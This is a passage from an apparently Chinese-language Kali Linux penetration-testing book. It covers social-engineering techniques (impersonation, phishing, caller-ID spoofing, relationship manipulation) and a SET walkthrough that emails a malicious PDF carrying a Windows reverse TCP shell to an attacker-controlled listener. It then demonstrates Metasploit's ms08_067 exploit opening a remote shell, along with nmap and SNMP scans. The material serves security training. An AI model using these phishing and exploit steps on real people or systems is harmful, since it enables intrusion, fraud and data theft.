本章通过Kali Linux 中的多款工具，阐述了识别和分析关键安全漏洞的具体方法。有关篇幅介绍了安全漏洞的三大类型：设计类漏洞、实施类漏洞和运营类漏洞，以及安全漏洞的两大种类：本地漏洞和远程漏洞。然后，本文简要介绍了几种安全漏洞的分类标准。这些标准依据缺陷的普遍共性对漏洞进行了总结，是安全审计人员所遵循的分类标准。为了指导漏洞评估的具体工作，本文列举了几款结合自动检验技术和手动检验技术的评估工具，并依据其特定的审计技术对这些工具进行了分类。本章介绍的工具有 OpenVAS（集合了所有功能的评估工具）、Cisco分析工具、模糊分析工具、SMB分析工具、SNMP工具和Web应用程序安全评估工具。

下一章将讨论欺骗的艺术，即利用人性的弱点获取目标信息的各种方法。虽然并非每次评估工作都涉及这些工作，但在缺乏目标信息时有关技术就显得十分必要。

第8章 社会工程学攻击

社会工程学是利用人性弱点体察、获取有价值信息的实践方法，它是一种欺骗的艺术。在缺少目标系统的必要信息时，社会工程学技术是渗透测试人员获取信息的至关重要的手段。对所有类型的组织（单位）而言，人都是安全防范措施里最薄弱的一环，也是整个安全基础设施最脆弱的层面。人都是社会的产物，人的本性就是社会性，所以人都有社会学方面的弱点都易受社会工程学攻击。社会工程学的攻击人员通常利用社会工程学手段获取机密信息，甚至可以造访受限区域。社会工程学的方式多种多样，而且每种方法的效果和导向完全取决于使用人员的想象能力。本章将阐述社会工程学核心原则，并会介绍专业的社会工程攻击人员用其操纵他人或挖掘信息的实例。

本章分为以下几个部分：

- 透过心理学的基本原理，带领读者大致了解社会工程学的手段和目标。
- 通过几个真实的例子，演示社会工程学的攻击过程及使用方法。

从安全角度来看，社会工程学是以获取特定信息为目标的操纵他人的有力武器。很多单位都使用社会工程学的方法进行安全评估，以考核雇员的安全完整性，并通过这种方法调查工作流程和人员方面的安全弱点。需要注意的是，社会工程学是种很常见的技术，可以说各种人员都会使用这种技术。无论是渗透测试人员，还是诈骗专家、身份窃贼、商业合作伙伴、求职人员、销售人员、信息经纪人、电话推销员、政府间谍、心怀不满的员工，甚至日常生活中的孩童都会使用这种技术，只是他们的动机不同而已。

8.1 人类心理学建模

人类的心理取决于感官的输入。感官的作用是形成对现实的感知。按照感官对自然现象的识别作用来划分，人的感官可分成视觉、听觉、味觉、触觉、嗅觉、平衡和加速、温度、动觉、疼痛感和方向感的感官。人类正是利用、发展他们的这些感官的功能，得以感知外部世界。站在社会工程学的立场，任何通过显性感觉（视觉或听觉）、眼睛的动作（眼神接触、口头上的差异、眨眼频率或眼睛暗示）、面部表情（惊喜、幸福、恐惧、悲伤、愤怒或厌恶）和其他抽象实体进行观察或感觉收集到的信息，都可增加成功获取目标信息的概率。大多数情况下，社会工程学工程师必须直接与目标进行沟通，才能获取机密信息或受限区域的访问权。沟通形式可以是直接见面的接触方式，也可以是通过电子辅助技术进行的不见面接触方式。在实际工作中，常见的沟通方式分为两类：面谈或问询。但是，这两种方法都受到其他因素的制约，例如环境因素、对目标的熟悉程度和控制沟通模式的能力。所有这些因素（沟通、环境、知识和沟通模式控制）构成社会工程学工程师必备的基本技能。整个社会工程学活动取决于攻击者与目标之间的信任关系。如果不能与目标建立足够的信任关系，则所有的努力都可能付之东流。

现在，社会工程学已经形成了一门独立学科。有关社会工程学框架（Social Engineering Framework）的详细信息，请访问作者的官方网站：http://www.social-engineer.org/。Christopher Hadnagy 运营着这个网站，并且发布了社会工程学领域的各种研究成果。他将这些信息向公众开放，以便于他人继续研究社会工程学攻击的具体方法。如果需要对用户进行安全培训，可参考有关资料。

8.2 攻击过程

本节将介绍一些发动社会工程学攻击的基本步骤。虽然这不是社会工程学攻击的唯一方法，甚至可以说没有成功率高的正式方法，但是本文的这些步骤可帮助您形成社会工程学的基本认识。情报收集、识别漏洞、规划攻击和执行攻击——社会工程学工程师通常都会采用这些某本步骤，它们可有效获取目标的有关信息或访问权限。

1. 情报收集：多种技术都可用于找到最容易攻破的渗透测试目标。例如，我们可采用高级搜索工具收集被测公司员工的E-mail地址；通过社交网络收集被测单位员工的个人信息；识别被测单位组织使用的第三方软件包；参与他们的经营活动、社交活动和参加其会议等。以这些方式提供的情报，能够准确地推测出社会工程学意义上的“线人”。

2. 识别漏洞：一旦选定了关键线人，接下来就开始与对方建立信任关系和友谊。这样就可以在不伤害、不惊动目标的情况下，截获被测单位的机密信息。保持行动的隐蔽性和保密性，对于整个过程来说至关重要。另外，也可以调查被测单位是否使用了旧版本软件，继而通过恶意的E-mail或Web内容，利用软件漏洞感染当事人的计算机。

3. 规划攻击：您可以对目标采取直截了当的攻击方式，也可以利用电子辅助技术被动地攻击目标。以这些挖掘出来的情报入口着手，我们可以轻松地拟定攻击路径和攻击方法。例如，被测单位的客户服务代表Bob和我们的关系很好，他还信任我们；他就可能在计算机上执行我们发送的E-mail附件，而这种攻击不需要高级管理人员的任何事前授权。

4. 执行攻击：社会工程学攻击的最后一步是执行攻击计划。此时，我们应该保持足够的信心和耐心，主动监控和评估工作成果。完成这一步之后，社会工程学工程师掌握了充分信息，甚至可以访问被测单位的内部系统，这些成果足以让他们进一步地渗透被测单位。在成功执行攻击计划之后，社会工程学的攻击就可宣告结束。

8.3 攻击方法

社会工程学中，有5种有助于理解、识别、结交、准备目标的攻击方法。社会工程学按照它们的特点，将它们进行了归类。本节介绍了一些真实的案例，以帮助读者在实际情况中灵活运用各种所需方法。请注意这些攻击方法针对的是个人的心理学因素，要想提高这些方法的效用，就应该进行定期的训练和练习。

8.3.1 冒名顶替

攻击人员常常假装成他人以获取对方的信任。例如，在获取目标人员的银行信息方面，只要目标人员使用 E-mail，我们就可以进行钓鱼攻击。这种攻击属于近乎完美的攻击方案。当决定使用钓鱼攻击之后，攻击人员要大量地收集目标人员用过的 E-mail 地址，然后伪造出与原银行界面一样的网页界面，以诱骗目标人员。

完成了以上准备之后，攻击人员会草拟并发送一份正式行文的E-mail（例如，银行账户更新通知）。这些E-mail看上去就像真正银行发出来的邮件，要求目标人员访问某网址更新账户信息。不过，邮件提到的网址将把目标人员提交的信息转发给攻击人员。攻击人员事先掌握了特定的 Web 技术，他们使用多种先进的工具（例如 SSLstrip）就可以通过自动化手段轻松有效地达成预定任务。与那些借助他人帮助的欺骗方法相比，这种方法通过模拟银行业务的手段可直接达成冒名顶替的目的。

8.3.2 投桃报李

通过利益交换的方式达成双方各自利益的行为，被称为投桃报李。这类攻击需要长期业务合作达成的非正式（私人）关系。利用公司之间的信任关系，可以轻松地找到可获取特定信息的目标人员。例如Bob是一个专业黑客，他想知道ABC公司办公大楼的物理安全策略。进行仔细考察之后，他决定制作一个廉价销售古玩的网站，以吸引两名雇员的关注。Bob 可事先通过社交网站掌握这两人的个人信息，了解他们的 E-mail 地址、网络论坛等资料。在这两人之中，Alice在Bob的网站上定期采购商品，成为了Bob的主要目标。Bob决定要以一件稀有古董换取她们公司的内部文件。利用人类心理学因素，他将向Alice发送了E-mail，以转让这件稀有古董为筹码，要求Alice提供ABC公司的物理安全策略。在混淆了工作责任和个人利益的状态下，Alice把公司信息透露给了Bob。在创建骗局的同时，通过价值交换的事情强化私人关系，可成为社会工程学攻击的有效手段。

8.3.3 狐假虎威

冒充目标单位业务负责人的身份从而干预正常业务的做法就是狐假虎威。有些人认为，这种攻击方法属于冒名顶替的一种特例。人们会出于本能下意识地接受权威和高级管理人员的指示，这个时候他们会无视自己否定性的直觉。这种天性使我们容易在特定的威胁面前毫无抵抗力。例如，某人要通过XYZ公司的网络管理员获取网络认证的技术细节。经过一段时间的专注分析，他可以通过利益交换方法获得网络管理员和CEO的电话号码。后来，他使用来电号码的伪造服务（例如，www.spoofcard.com）给网络管理员打电话。此时，网管会认为该电话来自CEO，将遵从攻击人员的指示。这种假冒权威人员身份的狐假虎威的做法，利用了目标人员必须遵从公司高级管理人员指示的规律，诱导目标人员泄露信息。

8.4 啖以重利

人们常说“机不可失”，他们特别关注所谓机不可失的宝贵机会。这些想法都是人性贪婪一面的写照。啖以重利的方法利用了人们渴求谋利机会的贪婪心理。著名的 Nigerian 419 Scam（www.419eater.com）是利用人类贪欲的典型例子。让我们举一个例子，Bob想要收集

XYZ大学里学生的个人信息。在他获取所有学生的E-mail地址的情况下，他可以向学生们发送邮件并宣告：提供个人信息（姓名、地址、电话、电子邮件、出生日期、护照号码等）将免费获赠 iPod。由于这个创意专门针对在校学生设计，而且足以使他们确信能够免费获得最新的 iPod，所以多数的在校学生会落入这个骗局。在企业界，相应的攻击方法通常鼓吹可以获得最大商业收益，达成业务目标。

8.5 社会关系

作为人，我们需要某种形式的社会关系，以分享思想、感情和想法。社会关系最易受攻击的部分是“性”。多数情况下，异性总是互相吸引。由于这种强烈的感情和信任的错觉，人们可能在不意间向对手透露信息。很多线上的社交门户网站都提供了见面和聊天的服务，以促进用户间的社会交际。Facebook、MySpace、Twitter、Orkut 等网站都是如此。例如， XYZ公司聘请了Bob，要他获取ABC公司财务策略和市场营销战略以保持自身的竞争优势。他首先查找对方公司的雇员信息，发现 ABC 公司负责所有业务运营的人是一个叫作 Alice的女孩。因此，他假装是一个普通的工商学的研究生，试图与Alice取得联系（例如，通过Facebook）。后来，Bob 蓄意营造遇见 Alice 的机会，共同出席聚会、年庆活动，一同造访舞厅、音乐厅等地方。通过在见面期间的攀谈，Bob自然而然地获取到ABC公司有用的财务和市场策略信息。请记住，达成的关系越有效，越信任，就越有利于社会工程学工程师达到目标。在信息安全方面还有很多简化这些操作的工具。下一小节将会介绍的SET工具就是典型的社会工程学工具。

8.6 Social Engineering Toolkit（SET）

Social Engineering Toolkit（SET）是一款先进的多功能的社会工程学计算机辅助工具集。它由 TrustedSec（https://www.trustedsec.com）的创始人编写，可以行之有效地利用客户端应用程序的漏洞获取目标的机息（例如E-mail密码）。SET可实现多种非常有效且实用的攻击方法。其中，人们常用的方法有：用恶意附件对目标进行E-mail钓鱼攻击、Java applet 攻击、基于浏览器的漏洞攻击、收集网站认证信息、建立感染的便携媒体（USB/DVD/CD）、邮件群发攻击及其他类似攻击。它是实现这些攻击方法的合成攻击平台。充分利用这个程序的极具说服力的技术，可对人的因素进行深入测试。

如需启动SET，可在桌面菜单中依次选中Applications | Kali Linux | Exploitation Tools | Social Engineering Toolkit | setoolkit。

或者在终端中加载SET程序。

```
root@kali:~# setoolkit
```

上述指令将显示如下选项（见图8.1）。

本例将演示通过恶意PDF附件发起钓鱼攻击的方法。在收件人打开附件时，他们的主机将被攻陷。

不要使用SET工具集自带的更新功能更新SET程序包。您应该使用Kali Linux 系统的更新功能，以获取SET 软件的更新。

图8.1

定向钓鱼攻击

如果采用这种攻击方法，我们就要首先创建一个配合恶意PDF附件的E-mail模板，再选择适当的PDF exploit payload，然后设置攻击平台与目标主机之间的连接关系，最后通过Gmail向目标发送这封E-mail。需要注意的是，您可以通过Kali Linux自带的sendmail程序伪造原始发件人的 E-mail 地址和 IP 地址。Sendmail 的配置文件是/usr/share/set/config/set_config。有关程序的详细信息，请参考Social Engineer Toolkit（SET）的官方说明：http://www.social-engineer.org/framework/Social_Engineering_Framework。

这种攻击方法的具体步骤如下。

1. 在SET 程序的最初菜单里选择1，进入图8.2 所示的设置界面。

2. 我们选择1，即Spear-fishing Attack Vectors，然后进入图8.3 所示的设置界面。

3. 在上述选项中，我们必须选择 3，创建社会工程学邮件的模板。然后，我们书写邮件正文，如图8.4所示。

图8.2

图8.3

图8.4

4. 虽然我们在上一步里写好了邮件的正文，但是并没有设置邮件的格式。模板生成程序会把您编辑的内容当作模板的一部分套用格式模板。在编辑完正文之后，使用Ctrl+C键返回上级菜单。然后，进行E-mail攻击的有关设置。我们从Perform a Mass Email Attack菜单里选择1，再选择6，即Adobe CoolType SING Table“uniqueName”Overflow选项，如图8.5所示。

图8.5

5. 接下来设置payload 类型。本例应该选择6，即Windows reverse TCP shell。然后设置目标主机应当连接到的攻击平台（通常是Kali Linux 主机）的IP 和端口。本例假设攻击平台的IP地址是192.168.1.1，服务端口是5555。我们进行相应设置，如图8.6所示。

6. 然后我们更改文件名，以使文件名称引人注目。我们把 payload 的文件名改成了BizRep2010.pdf。然后，我们要让SET知道它要如何处理我们的payload。我们选择 1，向单个 E-mail 地址发送 payload；然后再选择 1，使用先前编辑好的邮件模板。现在，您的屏幕大体会是图8.7所示的这种情况。

图8.6

图8.7

7. 接下来，我们选择先前创建的 E-mail 模板（11）。这样，SET 将在后续的社会工程学攻击里重复利用这个模板。您创建的模板的质量，很大程度上决定了钓鱼战役的实际效果。然后，我们使用有效的E-mail中转服务器或Gmail账户向目标人员发送攻击性E-mail。

只有在测试条款里存在相应测试内容且客户明确理解测试内容的情况下，您才可以进行这种攻击测试。SET工具把感染文件发送给E-mail收件人，这种行为可能会引发法律问题。您需要参照发起测试地区的当地法律文件了解有关的法律规定。一旦您在SET中设置了E-mail信息，它就会立即建立连接发送文件。程序会在没有任何警告或提示的情况下直接发送E-mail。

8. 至此，我们已经向目标发起了攻击。现在我们等待受害人打开我们的恶意PDF 文件。在他/她打开PDF附件的时候，我们将通过反射shell连接到被害人电脑的shell。请注意，我们配置的 IP 地址 192.168.1.1 是攻击人员主机的 IP 地址（也就是Steven电脑的IP），它在5555端口受理被害人电脑反射shell返回的连接。

通过上述步骤，我们就完成了向目标发起社会工程学攻击的操作，并可远程访问被害人的主机。我们可在shell的交互式提示符下执行Windows命令。

SET 可同时对一人或多人进行电子邮件的钓鱼攻击。它整合了可定制的 E-mail 功能，便于社会工程学工程师制定安全的攻击路线。这种功能可在攻击多个公司员工的同时保持攻击的隐蔽性。

SET 的作者不断地更新着这个程序，以适应当前技术的剧烈变化。不过，它的功能可见一斑。本书强烈建议读者访问作者的网站，继续领略 SET 的风采。它的官方网站是https://www.trustedsec.com/downloads/social- engineer-toolkit/。

8.7 本章总结

在本章中，我们阐述了社会工程学在生活中各领域的常见用法。渗透测试人员可以根据实际情况采取相应的社会工程学策略，获取目标的敏感信息。人性本身非常容易受到这种技术的欺骗攻击。为了全面介绍社会工程学的技巧，本文讨论了构成人类心理学模型的几个因素，这些因素包括沟通、环境、知识和沟通模式控制。这些心理学原则可帮助攻击人员根据被测目标的实际情况，拟定适用的攻击过程（情报收集、确定漏洞点、规划攻击和执行攻击）和攻击方法（冒名顶替、投桃报李、狐假虎威、啖以重利和社会关系）。随后，我们演示了 SET 的使用方法，它具有在线进行自动化社会工程学攻击的强大功能。

第9章 漏洞利用

漏洞利用是渗透测试的一个环节。脆弱性评估不涉及漏洞利用的有关测试。在摸索出目标的漏洞之后，测试人员会验证并真刀真枪地利用目标系统的安全漏洞，以进一步了解目标网络和运营系统，获取更多信息，甚至掌握完全控制权。本章讲重点介绍实战环境下使用的漏洞利用工具，并阐述漏洞利用的具体方法。

本章分为以下几个部分。

9.1节介绍漏洞检测的相关知识。漏洞检测是理解、检查、测试漏洞的基础工作，是指导利用漏洞工作的重要环节。

9.2 节介绍漏洞和漏洞利用程序的资料库（exploit repositories）。漏洞利用程序的资料库是查找公开获取exploit的重要途径，它还描述了有关exploit的应用方法。

9.3节从评估目标安全性的角度，讲解一款恶名远扬的漏洞利用程序工具集及其使用方法。这部分内容清晰地演示了利用目标漏洞到获取敏感信息的各个步骤。本节还进行了细致的案例说明。

本章的最后篇幅将简要地介绍编写Metasploit exploit 模板的具体步骤。

编写漏洞利用程序（exploit）的程序代码都不仅费时费力，而且代码的质量直接关系着整个工作环节的成败。因此，渗透人员需要根据目标环境的实际情况对通过公开渠道获取的exploit程序进行相应调整。这种调整工作的技术含量很高，而且这类工作通常都是触类旁通的。掌握相应技能的人员可以举一反三地对很多程序进行调整。强烈建议读者在编写自己的漏洞利用程序之前，先通过公开渠道获取的的漏洞利用程序练手。

9.1 漏洞检测

了解特定软件或特定硬件设备的功能，可能就是挖掘其潜在漏洞的第一步。检验漏洞并不容易，绝非是一蹴而就之事。检验人员必须具备扎实的知识基础，了解安全分析的各方面因素。漏洞检测所需的安全分析技能分为以下几种。

● 编程技能：这是称职的守法黑客必须具备的基础素质。掌握某种编程语言的基本原理和编程方法，是安全测试人员检测程序漏洞的必备技能。除此之外，他还应当深入了解处理器、系统内存、缓冲区、指针、数据类型、寄存器和缓存等基础概念。无论是C/C++、Python、Pert还是汇编语言，几乎所有编程语言的实现方式都与上述概念有关。根据现有漏洞编写exploit程序的基本方法，请参阅http://www. phreedom.org/presentations/exploit-code-development/exploit-code-development.pdf。

● 逆向工程：漏洞挖掘工作同样依赖测试人员的逆向工程技能。这种技术分析程序的具体函数、数据结构和算法，可检测出电子设备、软件以及系统中潜藏的漏洞。逆向工程的反编译技术，可在事先不知道内部结构情况下逆向解析出程序的源代码，从而测试程序的错误条件、不完善的函数以及存在缺陷的协议，并能够测试程序的边界条件。专业的安全研究员都具备很高的逆向工程实战能力。逆向工程可以用于去除软件的版权保护、安全审计、分析技术竞争情报、侵权鉴定、研究软件的交互性、掌握程序的工作机制，甚至破获敏感数据。逆向工程为应用安全的概念增加了两个抽象层：源代码级审计（source code auditing）和二进制（可执行程序）审计（binary auditing）。如果可以获取程序的源代码，审计人员可采用自动或手动的方式分析源程序的安全问题，进而解析出可能触发漏洞的边界条件。另一方面，虽然测试人员可以在没有源码的情况下进行二进制审计，不过这种审计的效果不如源代码审计理想。二进制审计通常都会用到两种通用类型的辅助工具，即反汇编程序（disassemblers）和反编译程序（decompilers）。反汇编程序可把编译后的二进制程序反汇编成汇编指令，而反编译器则把编译后的二进制程序反编译成高级程序语言的程序源代码。然而，无论选用反汇编程序还是反编译程序，成功的逆向安全工作都离不开审计人员扎实的技术实力和小心谨慎的评估态度。

● 熟悉检测工具：检测漏洞的工作依赖各种调试器、数据挖掘器、模糊测试数据生成器、事件检测器、代码覆盖分析器、流量分析器和内存监视器。对于检验漏洞的工作来说，漏洞检测工具十分重要。它们同时还是测试项目的集成测试平台。虽然 Kali Linux收录了不少监测工具，但是本书并不会详细讲解每款工具。如需持续关注逆向工具的最新动态，请访问在线的网络资料库：http://www.woodmann.com/collaborative/tools/index.php/Category：RCE_Tools。

● 构建exploit和payload的技术实力：利用漏洞的最后一步工序就是编写漏洞的PoC （Proof of Concept，概念验证）程序，即shellcode。这种程序旨在使渗透测试人员在远程目标主机上执行自定义的指令。根据逆向工程阶段掌握的应用程序的具体缺陷，测试人员要编写验证漏洞的点睛之笔——shellcode程序。同时，他们还要防止shellcode存在缺陷，尽其所能地避免exploit（漏洞利用程序）出现崩溃问题。

要让目标系统执行我们编写的程序或我们所要执行的指令，就应当针对漏洞的类型和类别拟定针对性的策略。为了获取目标操作系统的控制权，专业的渗透测试人员会尽力挖掘并综合使用应用程序的各种安全缺陷。本章的后半部分将通过几个场景演示 Metasploit框架的使用方法和相关技术。

9.2 漏洞和exploit资料库

近些年来，公共领域持续报道了大量的程序漏洞。其中一些漏洞存在 PoC。PoC 程序从一个侧面验证了 exploit（利用应用程序漏洞）的可行性。而且，并不是每个被发现的漏洞都会被立刻修补。在当今这个时代里，人们争先恐后地获取exploit信息和漏洞信息。渗透测试人员同样可以通过公开渠道快速地检索可适用于目标系统的exploit程序。如果具备了一定的编程技巧

并掌握解操作系统的具体架构，您还可以将一种类型的exploit转换为另一种exploit（例如，将Win32框架的exploit转换为Linux架构的exploit程序）。本文将介绍一系列的网络资料库，以助您追踪漏洞信息或查找适用的exploit程序。

请注意：网络上公开的漏洞信息并不涵盖全部已知漏洞。此外，虽然部分漏洞存在对应的PoC exploit程序，但是并非所有的安全漏洞信息都有公开的PoC代码。在公开的漏洞信息中，部分漏洞的描述信息甚至可谓是言之无物。因此，“要在研究漏洞时参考多个网上资源”已经成为了众多安全审计人员的共识。

本文仅罗列了部分网络资源。Kali Linux集成了由“Offensive Security”提供的资料库，可在您的系统上保存exploit的所有漏洞记录，以便您日后参考和使用。如需查看Exploit-DB提供的资料，可在主机的shell中执行下述指令。

```
cd /usr/share/exploitdb/

vim files.csv
```

上述指令将列出Exploit-DB收录的所有exploit信息，即本机/usr/share/exploitdb/platforms/目录下的文件清单和相关描述。Kali 以目标系统的类型对漏洞进行分类（Window、Linux、HP-UX、Novell、 Solaris、BSD、IRIX、TRU64、ASP、PHP 等），并把各种exploit的源代码保存在相应的子目录下。这些文件多数是C、Perl、Python、Ruby、PHP以及其他一些编程技术开发的exploit 源代码。Kali Linux 已经收录了执行exploit 程序所需的编译程序和解释程序。

如何从exploits信息中提取特定信息？

通过操作系统的Bash 指令，您可以对文本文件的输出内容进行过滤，从而筛选所需信息。您可以通过 searchsploit 指令，或者是 cat files.csv | cut -d“,”-f3指令检索特定的exploit。有关shell指令的基本用法，请查阅http://tldp.org/LDP/abs/html/index.html。

9.3 漏洞利用程序工具集

Kali Linux 预装了几款十分好用的高级漏洞利用程序工具集，其中就有Metasploit 框架（http://www.metasploit.com）。本文将不仅会详细地介绍这款工具，而且还会通过大量行之有效的应用场景来演示它的使用方法，以加深读者对渗透测试的认识。Metasploit 框架是由Ruby程序语言编写的模板化框架，具有很好的扩展性，便于渗透测试人员开发、使用定制的工具模板。Metasploit 的框架可以分为三大类组成部分：库、界面和模板。本文重点关注各个

界面和模板的功能。界面（控制台、CU、Web、GUI）基本上是调用功能模板（漏洞利用、有效载荷、辅助工具、加密引擎、NOP）的前端UI。Metasploit框架的每个模板都有不同的作用，它们大体可分为下述模块。

● exploit（漏洞利用程序模板）：包含各种 PoC 验证程序，用于验证利用特定漏洞（exploit）的可行性。

● payload（有效载荷模板）：包含各种恶意程序，用于在目标系统上运行任意命令。它可能是exploit的一部分，也可能是独立编译的应用程序。

● Auxiliaries（辅助工具模板）：包含一系列扫描、嗅探、拨号测试、指纹识别和其他类型的安全评估程序。

● Encoders（编码工具模板）：在渗透测试中，这个模板用来加密有效载荷，以避免被杀毒软件、防火墙、IDS/IPS以其他类似的反恶意软件检测出来。

● NOP（空操作模板）：这个模板用于在shellcode 中插入NOP（汇编指令）。虽然NOP不会进行实际的操作，但是在构造shellcode时可以用来暂时替代playload，形成完整的shellcode程序。

为了便于读者理解，下文将演示两个著名的Metasploit界面，并讲解相关的指令行选项。每个接口都有各自的各有长处和短处。本文强烈建议读者习惯使用console接口，因为它支持该框架的多数功能。

9.3.1 MSFConsole

MSFConsole是效率最高、功能最强大的高度集成的端界面之一。它便于渗透测试人员充分利用整个漏洞利用程序框架。如需使用 msfconsole，可在桌面菜单里依次选中Applications | Kali Linux | Exploitation Tools | Metasploit | metasploit framework，或在终端中执行下述指令。

msfconsole

上述指令将用户带入控制台类型的人机交互界面。如果需要了解所有可用的命令，可以输人下述指令。

```
msf > help
```

上述指令将会显示两类命令。一类指令是在整个框架内通用的常规指令，另一类指令则是面向后台数据库的专用指令。后台数据库里存储着评估参数和评估结果。要想查看某个指令的选项说明，可以在有关指令的后面添加-h后缀。例如，我们可通过下述指令查看show命令的使用说明。

```
msf > show -h
```

[*] Valid parameters for the "show" command are: all, encoders, nos, exploits, payloads, auxiliary, plugins, options

[*] Additional module-specific parameters are： advanced, evasion, targets, actions

上述命令通常用于显示某个类型的可用模板，或者显示所有模板。常用的指令如下所示。

● show auxiliary：列出全部的辅助工具模板。

● show exploits：列出框架下所有的漏洞利用程序。

● show payloads：列出所有平台下的有效载荷。如果已经选定了一个漏洞利用程序，再使用该命令就只会显示相关的载荷。例如，Windows的载荷将显示与 Windows相关的漏洞利用模板。

● show encoders：显示可用的编码工具模板。

● show nops：显示所有可用的NOP 生成程序。

● show options：显示指定模板的全部设置和选项信息。

● show targets：显示exploit 支持的操作系统类型。

● show advanced：列出所有高级配置选项，以便进行微调。

我们将最具价值的几个常用命令总结为下述表格。您可以在 Metasploit 的控制台（console）中进行上机练习。指令中的斜体字部分，是您来指定的参数。

下一小节将详细讲解这些命令的使用方法，并演示整个框架各个模板的具体功能。

9.3.2 MSFCLI

MSFCLI和MSFConsole相似，它们不仅都采用了命令行界面，而且都可在所有的线程中操作绝大多数的模板。然而，MSFCLI的自动化程度没有MSFConsole高。

如需启动msfcli，可在终端中使用下述指令。

＃msfcli –h

上述指令将显示所有可用的模式、模式的相关说明，以及指令所需的参数。请注意msfcli需要使用等号给参数进行赋值，而且所有的选项都区分大小写。下述例子演示了选定、运行特定exploit模板的具体方法。

msfcli windows/smb/ms08_067_netapi O

[*] Please wait while we load the module tree...

Name Current Setting Required Description

---- --------------- -------- -----------

RHOST yes The target address

RPORT 445 yes Set the SMB service port

SMBPIPE BROWSER yes The pipe name to use (BROWSER,

SRVSVC)

上述指令结尾处的选项O，用于显示指定exploit的全部选项。下述指令通过RHOST参数指定目标主机的IP地址。

msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7 P

[*] Please wait while we load the module tree...

Compatible payloads

==========

Name Description

---- -----------

generic/debug_trap Generate a debug trap in the target process

generic/shell_bind_tcp Listen for a connection and spawn a command shell

...

在设置好RHOST参数指定了目标IP之后，就应当选取可行的payload，并执行我们选取的exploit。

msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7 LHOST =192.168.0.3 PAYLOAD=windows/shell/reverse_tcp E

[*] Please wait while we load the module tree...

[*] Started reverse handler on 192.168.0.3:4444

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP Service Pack 2 - lang:English

[*] Selected Target: Windows XP SP2 English (NX)

[*] Attempting to trigger the vulnerability...

[*] Sending stage (240 bytes) to 192.168.0.7

[*] Command shell session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1027)

Microsoft Windows XP Version 5.1.2600 Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

上述信息表明，在选定payload并设置好LHOST参数之后，我们获取了目标主机的本地shell控制权。

9.3.3 忍者操练101

本节将讲解漏洞利用框架的各种使用方法。尽管不可能完全展现Metasploit框架的各种功能，但是我们细致地挑选了几个案例，演示了它的最重要的功能。如需深入了解Metasploit框架，请参见官方的在线教程MetasploitUnleashed：http://www.offensive-security.com/metasploit-unleashed/。官方教程深入地讲解了exploit模板开发、漏洞检测以及各种评估技术。

场景1

这个场景将使用Metasploit框架集成的NMap程序进行端口扫描、OS指纹识别，以及服务鉴定。我们在MSFConsole中执行下述指令。

msf > load db_tracker

[*] Successfully loaded plugin: db_tracker

msf > db_nmap -T Aggressive -sV -n -O -v 192.168.0.7

Starting Nmap 5.00 (http://nmap.org) at 2010-11-11 22:34 UTC

NSE: Loaded 3 scripts for scanning.

Initiating ARP Ping Scan at 22:34

Scanning 192.168.0.7 [1 port]

Completed ARP Ping Scan at 22:34, 0.00s elapsed (1 total hosts)

Initiating SYN Stealth Scan at 22:34

```
Scanning 192.168.0.7 [1000 ports]
Discovered open port 445/tcp on 192.168.0.7
Discovered open port 135/tcp on 192.168.0.7
Discovered open port 25/tcp  on 192.168.0.7
Discovered open port 139/tcp on 192.168.0.7
Discovered open port 3389/tcp on 192.168.0.7
Discovered open port 80/tcp  on 192.168.0.7
Discovered open port 443/tcp on 192.168.0.7
Discovered open port 21/tcp  on 192.168.0.7
Discovered open port 1025/tcp on 192.168.0.7
Discovered open port 1433/tcp on 192.168.0.7
Completed SYN Stealth Scan at 22:34, 3.04s elapsed (1000 total ports)
Initiating Service scan at 22:34
Scanning 10 services on 192.168.0.7
Completed Service scan at 22:35, 15.15s elapsed (10 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.7
...
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd
25/tcp   open  smtp         Microsoft ESMTP 6.0.2600.2180
80/tcp   open  http         Microsoft IIS httpd 5.1
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
443/tcpopen https?
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1433/tcp open  ms-sql-s      Microsoft SQL Server 2005 9.00.1399; RTM
```

3389/tcp open microsoft-rdp Microsoft Terminal Service

MAC Address: 00:0B:6B:68:19:91 (Wistron Neweb)

Device type: general purpose

Running: Microsoft Windows 2000|XP|2003

OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, orWindows Server 2003 SP0 - SP2

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=263 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: Host: custdesk; OS: Windows

...

Nmap done: 1 IP address (1 host up) scanned in 20.55 seconds

Raw packets sent: 1026 (45.856KB) | Rcvd: 1024 (42.688KB)

上述信息表明，现在已经成功对目标进行扫描，并且扫描结果已经保存在当前的数据库会话中。如需查看扫描阶段识别出来的目标主机和系统服务，可单独使用db_hosts和db_services指令。另外，如果您单独使用NMAP程序扫描过目标主机，而且已经把扫描报告保存为XML格式的文件，那么可以使用db_import_nmap_xml命令把Nmap的扫描报告导入到Metasploit的数据库里。

场景2

这个场景将演示 Metasploit 框架的辅助工具（auxiliaries）模板的使用方法，旨在帮助读者了解辅助工具模板在渗透测试过程中的重要作用。

SNMP字符串扫描程序

这个模板可以对指定网段进行SNMP（Simple Network Management Protocol）扫描，并使用常见的团体字符对SNMP进行测试，最终显示它识别出来的SNMP设备信息。我们来看：

msf > search snmp

[*] Searching loaded modules for pattern 'snmp'...

Auxiliary

=========

Name Disclosure Date Rank Description

```
----                    -------------    ----    -----------

scanner/snmp/aix_version                    normal    AIX SNMP

Scanner AuxiliaryModule

scanner/snmp/community                      normal    SNMP Community

Scanner

……

msf > use auxiliary/scanner/snmp/community

msf auxiliary(community) > show options

Module options:

Name        Current Setting

Required    Description

----        ---------------                         -----

BATCHSIZE    256                                    yes

The number of hosts to probe in each set

CHOST                                               no

The local client address

COMMUNITIES /opt/metasploit3/msf3/data/wordlists/snmp.txt       no

The list of communities that should be attempted per host

RHOSTS                                              yes

The target address range or CIDR identifier

RPORT        161                                    yes

The target port

THREADS      1                                      yes

The number of concurrent threads

msf auxiliary(community) > set RHOSTS 10.2.131.0/24

RHOSTS => 10.2.131.0/24
```

```
